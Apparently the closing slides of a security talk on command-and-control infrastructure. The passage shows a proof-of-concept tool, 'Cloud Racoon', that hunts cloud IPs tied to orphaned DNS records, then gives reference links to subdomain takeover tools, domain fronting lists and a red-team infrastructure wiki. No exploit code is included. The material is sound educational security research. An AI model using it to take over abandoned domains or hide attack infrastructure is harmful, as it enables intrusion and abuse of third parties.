- WhoisXMLAPI Database[3]
- **SecurityTrails**[4]

[1] https://opendata.rapid7.com/
[2] https://www.verisign.com/en_US/channel-resources/domain-registry-products/zone-file/index.xhtml
[3] https://dns-database-download.whoisxmlapi.com/
[4] https://securitytrails.com/corp/pricing

[poc - cloud racoon]


```
 _____ _                 _ _____
|     | |___ _ _ _ _ ___| |  _  |___ ___ ___ ___ ___
|   --| | . | | | . |   |  -| .'|  _| . | . |   |   |
|_____|_|___|___|___|_|_|__,|__|___|___|___|_|_|_|
```

Cloud IP Hunting - Proof of Concept

- Hunts for IPs linked to orphaned DNS records
- Uses cloud APIs for fast cycling
- Lookup is performed via SecurityTrails
- Tooling available for **AWS**, **Azure**, and **GCP**

[poc - cloud racoon]

```
PS C:\Users\Nick\Documents\Research\CloudTakeover\CloudRacoon> python .\racoon_aws.py
```



final thoughts

[key points]

- **C2 is a very complex discipline**
  - Implementations vary greatly
  - Any particular design is rarely random
- **Lots of public information is already available**
  - None of this is “theoretical” anymore
- **We need to start solving these new problems**
  - 3rd party abuse is growing
  - Cloud represents very unique challenges

[what wasn’t covered]

- **Offensive Infrastructure**
  - Asset collection and security
  - Traffic redirection
  - Stage segmentation
- **Architecture Details**
  - Integrating code with a C2 methodology
  - Encoding or encryption details
  - Language selection or framework limitation
  - Implementation Costs

[additional resources]

- MITRE Tactics

https://attack.mitre.org/tactics/TA0011/

- Azeria Labs

https://azeria-labs.com/command-and-control/

- RTI Wiki

https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki

- Domain Fronting Lists

https://github.com/vysec/DomainFrontingLists

[additional resources]

- Subdomain Takeover Tooling

https://github.com/haccer/subjac

https://github.com/antichown/subdomain-takeover

https://github.com/SaadAhmedx/Subdomain-Takeover

https://github.com/LukaSikic/subzy

https://github.com/samhaxr/TakeOver-v1

- scanio.sh for takeover searching

https://gist.github.com/haccer/3698ff6927fc00c8fe533fc977f850f8

[finish]

Thank you for coming!

@monoxgas

https://github.com/monoxgas/ (soon)

Questions?